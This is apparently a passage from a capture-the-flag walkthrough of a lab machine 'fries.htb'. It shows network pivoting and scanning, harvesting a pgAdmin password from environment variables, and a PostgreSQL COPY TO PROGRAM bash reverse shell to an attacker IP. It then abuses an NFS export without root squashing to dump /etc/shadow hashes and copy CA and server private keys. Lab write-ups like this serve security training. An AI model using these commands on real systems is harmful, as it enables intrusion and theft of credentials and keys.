route_add --name ligolo --route 172.18.0.0/16

# @victim: ligolo agent
/tmp/agent -connect 10.10.14.38:9001 -ignore-cert &
Continue to use nmap and fscanto help us gather information
$ /tmp/fscan -h 172.18.0.0/16

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4

(icmp) Target 172.18.0.1      is alive
(icmp) Target 172.18.0.6      is alive
(icmp) Target 172.18.0.3      is alive
(icmp) Target 172.18.0.2      is alive
(icmp) Target 172.18.0.4      is alive
(icmp) Target 172.18.0.5      is alive

$ nmap -A -T4 172.18.0.2
PORT      STATE    SERVICE        VERSION
5000/tcp  open     http           Werkzeug httpd 2.3.7 (Python 3.11.2)
|_http-server-header: Werkzeug/2.3.7 Python/3.11.2

$ nmap -A -T4 172.18.0.3
PORT      STATE    SERVICE    VERSION
5432/tcp  open     postgresql PostgreSQL DB 9.6.0 or later

$ nmap -A -T4 172.18.0.4
PORT      STATE    SERVICE    VERSION
80/tcp    open     http       Gunicorn
| http-title: pgAdmin 4
|_Requested resource was /login?next=/

$ nmap -A -T4 172.18.0.5 -Pn
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 71:71:5d:c2:d8:fe:27:ba:99:ae:e0:27:a4:0b:27:3a (ECDSA)
|_  256 8f:86:ba:d6:c2:8a:8c:24:cc:7b:59:b2:c4:a1:db:50 (ED25519)
3000/tcp open  http    Golang net/http server
|_http-title: Gitea: Git with a cup of tea

$ nmap -A -T4 172.18.0.1
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
80/tcp   open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
111/tcp  open  rpcbind  2-4 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
443/tcp  open  ssl/http nginx 1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
2049/tcp open  nfs      3-4 (RPC #100003)
3000/tcp open  http     Golang net/http server
|_http-title: Gitea: Git with a cup of tea
8443/tcp open  ssl/http Apache Tomcat (language: en)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=pwm.fries.htb

$ nmap -A -T4 172.18.0.6 -Pn
PORT     STATE SERVICE  VERSION
8443/tcp open  ssl/http Apache Tomcat (language: en)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=pwm.fries.htb
The domain controller on 192.168.100.1
$ nmap -A -T5 192.168.100.1 -Pn
PORT    STATE SERVICE
53/tcp  open  domain
88/tcp  open  kerberos
135/tcp open  epmap
139/tcp open  netbios-ssn
389/tcp open  ldap
445/tcp open  microsoft-ds
464/tcp open  kpasswd
593/tcp open  unknown
636/tcp open  ldaps
The linux host on
$ nmap -A -T5 192.168.100.2
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  sunrpc
443/tcp  open  https
2049/tcp open  nfs
Now we can topology them
172.18.0.1 = Docker bridge interface on the Linux host
172.18.0.2 = web container (Flask Web App, Werkzeug, Python 3.11.2)
172.18.0.3 = postgres container (Postgres 16, used by the web app.)
172.18.0.4 = pgadmin container (current foothold)
172.18.0.5 = Gitea container (has port 22 open)
172.18.0.6 = PWM container (Apache Tomcat)
Come back to the container db-mgmt05.fries.htb, we can also check the env
env
HOSTNAME=cb46692a4590
SHLVL=1
PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
CONFIG_DISTRO_FILE_PATH=/pgadmin4/config_distro.py
HOME=/home/pgadmin
PGADMIN_DEFAULT_EMAIL=admin@fries.htb
SERVER_SOFTWARE=gunicorn/22.0.0
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
OAUTHLIB_INSECURE_TRANSPORT=1
CORRUPTED_DB_BACKUP_FILE=
PWD=/pgadmin4
PGAPPNAME=pgAdmin 4 - CONN:3569287
PYTHONPATH=/pgadmin4
Now we can get access to pgadmin4 panel as admin@fries.htb

Now we have the permission to query the database

Then use PostgreSQL's COPY TO PROGRAM feature to execute commands:
COPY (SELECT '') TO PROGRAM
'bash -c "bash -i >& /dev/tcp/10.10.14.38/443 0>&1"';

Now we can get the shell as postgreson the machine
postgres@858fdf51af59:~/data$ whoami
whoami
postgres
postgres@858fdf51af59:~/data$ id
id
uid=999(postgres) gid=999(postgres) groups=999(postgres),101(ssl-cert)
Interestingly, this user belongs to the ssl-cert group, which grants execute permissions to files in /etc/ssl/private that are owned by the root user.
postgres@858fdf51af59:~/data$ ls -l /etc/ssl
ls -l /etc/ssl
total 24
drwxr-xr-x 2 root root      4096 May 22  2025 certs
-rw-r--r-- 1 root root     12332 Apr 15  2025 openssl.cnf
drwx--x--- 2 root ssl-cert  4096 May 22  2025 private
postgres@858fdf51af59:~/data$ ls -l /etc/ssl/certs
ls -l /etc/ssl/certs
total 4
lrwxrwxrwx 1 root root   21 May 22  2025 ce275665.0 -> ssl-cert-snakeoil.pem
-rw-r--r-- 1 root root 1090 May 22  2025 ssl-cert-snakeoil.pem
postgres@858fdf51af59:~/data$ ls -l /etc/ssl/private
ls -l /etc/ssl/private
ls: cannot open directory '/etc/ssl/private': Permission denied

lateral SSH to 192.168.100.2
After discovering admin@fries.htb/Friesf00Ds2025!! in the pgAdmin environment, we redirected.
Earlier Gitea recon exposed the username svc in its README.md.
We also observed SSH open on the web container (192.168.100.2), namely the Docker bridge at 172.18.0.1. Let's aim for direct lateral SSH access using the admin password (Friesf00Ds2025!!) with its OS username (svc): Let's try using the administrator password (Friesf00Ds2025!!) and the operating system username (svc) for direct lateral SSH access.
NFS
From our attacker's machine, routed via Ligolo to 192.168.100.0/24, we probed for export behavior on the target:
$ showmount -e 192.168.100.2
Export list for 192.168.100.2:
/srv/web.fries.htb *
We can mount the export to a local directory
$ sudo mkdir -p /mnt/webfries
$ sudo mount -t nfs 192.168.100.2:/srv/web.fries.htb /mnt/webfries -o vers=3

$ ls -l /mnt/webfries -a
total 20
drw-r-xr-x 5   655 root     4096 May 28 10:17 .
drwxr-xr-x 4 root  root     4096 Nov 23 03:01 ..
drwxrwx--- 2 root  59605603 4096 May 26 11:13 certs
drwxrwxrwx 2 root  root     4096 May 31 04:11 shared
drwxr----- 5 Axura Axura    4096 Jun  7 06:30 webroot
Most directories are restricted. Webroot is owned by the user. Shared directories are open to all users. However, certs—the most important part—is owned by GID 59605603 and is inaccessible to regular users/groups.
Furthermore, it does not suppress the root user—remote UID 0/GID 0 remains valid. This means we can use nfsclient to spoof the root user identity and bypass NFS permission boundaries.
sudo nfsclient 192.168.100.2:/srv/web.fries.htb root:0:0 ls ./
Permission breakdown:
/srv/web.fries.htb
├── webroot        (UID 1000 / GID 1000)
├── certs          (UID 0 / GID 59605603)
└── shared         (UID 0 / GID 0)
We can try to get certs
$ sudo nfsclient 192.168.100.2:/srv/web.fries.htb root:0:59605603 ls ./certs

+--------------------+-----+----------+----------+------+
| FILENAME           | UID |      GID | MODE     | SIZE |
+--------------------+-----+----------+----------+------+
| ca.pem             |   0 | 59605603 | 0x52d580 | 1111 |
| server.csr         |   0 | 59605603 | 0x52d580 |  940 |
| server-cert.pem    |   0 | 59605603 | 0x52d580 | 1115 |
| server-key.pem     |   0 | 59605603 | 0x52d580 | 1704 |
| ..                 | 655 |        0 | 0x52d580 | 4096 |
| ca-key.pem         |   0 | 59605603 | 0x52d580 | 1708 |
| server-openssl.cnf |   0 | 59605603 | 0x52d580 |  205 |
| .                  |   0 | 59605603 | 0x52d580 | 4096 |
+--------------------+-----+----------+----------+------+
Now let's download them
sudo nfsclient 192.168.100.2:/srv/web.fries.htb root:0:59605603 down ./certs/ca.pem
It returns "bad file descriptor" .
To circumvent the limitations of nfsclient, we use nfs-security-tooling instead:
pipx install git+https://github.com/hvs-consulting/nfs-security-tooling.git
Use the nfs_analyze module to run export checks and file handle analysis.
su root

nfs_analyze 192.168.100.2 --check-no-root-squash
Checking no_root_squash
Export              no_root_squash
/srv/web.fries.htb  DISABLED
nfs_analyze will crawl out the exported region and obtain the root file system handle.
0100070201000a00000000008a01da16c18a400cbc9b37e3567d3fba02000000000000000200000000000000
nfs_analyze bypasses export restrictions, crawls to the file system root directory (/), and reads /etc/shadow as the root user
root:$y$j9T$yqbmFwMbHh7qoaRaY3jx..$FMFv9upB20J4yPWwAJxndkOA4zzrn5/Udv4BF9LbLq/:20239:0:99999:7:::
svc:$y$j9T$Y7j3MSqEJTcNTqSSVJRS2.$h0AFlCXKB9V0PZ.BIyZKSGR6WFJWlxIRiqK.JLOB4PD:20238:0:99999:7:::
The prefix$y$stands for yescrypt—but it's very difficult to crack.
But we can try abuse root file system
We can use the nfs_fuse module to mount a remote system's NFSv3 export through this handle.
Prepare a local mount point
mkdir -p /tmp/m
Then use fuse_nfs to mount in file handle mode.
fuse_nfs /tmp/m 192.168.100.2 \
    --fake-uid \
    --allow-write \
    --manual-fh 0100070201000a00000000008a01da16c18a400cbc9b37e3567d3fba02000000000000000200000000000000
After successful mounting, we can access the entire remote file system as if it were a local file system We can now clone the certificate from the mounted root file system:
# Make a loot directory
mkdir -p ./loot/certs

# Copy all certs/keys out
cp -r /tmp/m/srv/web.fries.htb/certs/* ./loot/certs/

# for convenience
chmod 777 ./loot/certs/*

$ ls -al loot/certs
total 24K
-rwxrwxrwx 1 root root 1.7K Nov 23 18:58 ca-key.pem
-rwxrwxrwx 1 root root 1.1K Nov 23 18:58 ca.pem
-rwxrwxrwx 1 root root 1.1K Nov 23 18:58 server-cert.pem
-rwxrwxrwx 1 root root  940 Nov 23 18:58 server.csr
-rwxrwxrwx 1 root root 1.7K Nov 23 18:58 server-key.pem
-rwxrwxrwx 1 root root  205 Nov 23 18:58 server-openssl.cnf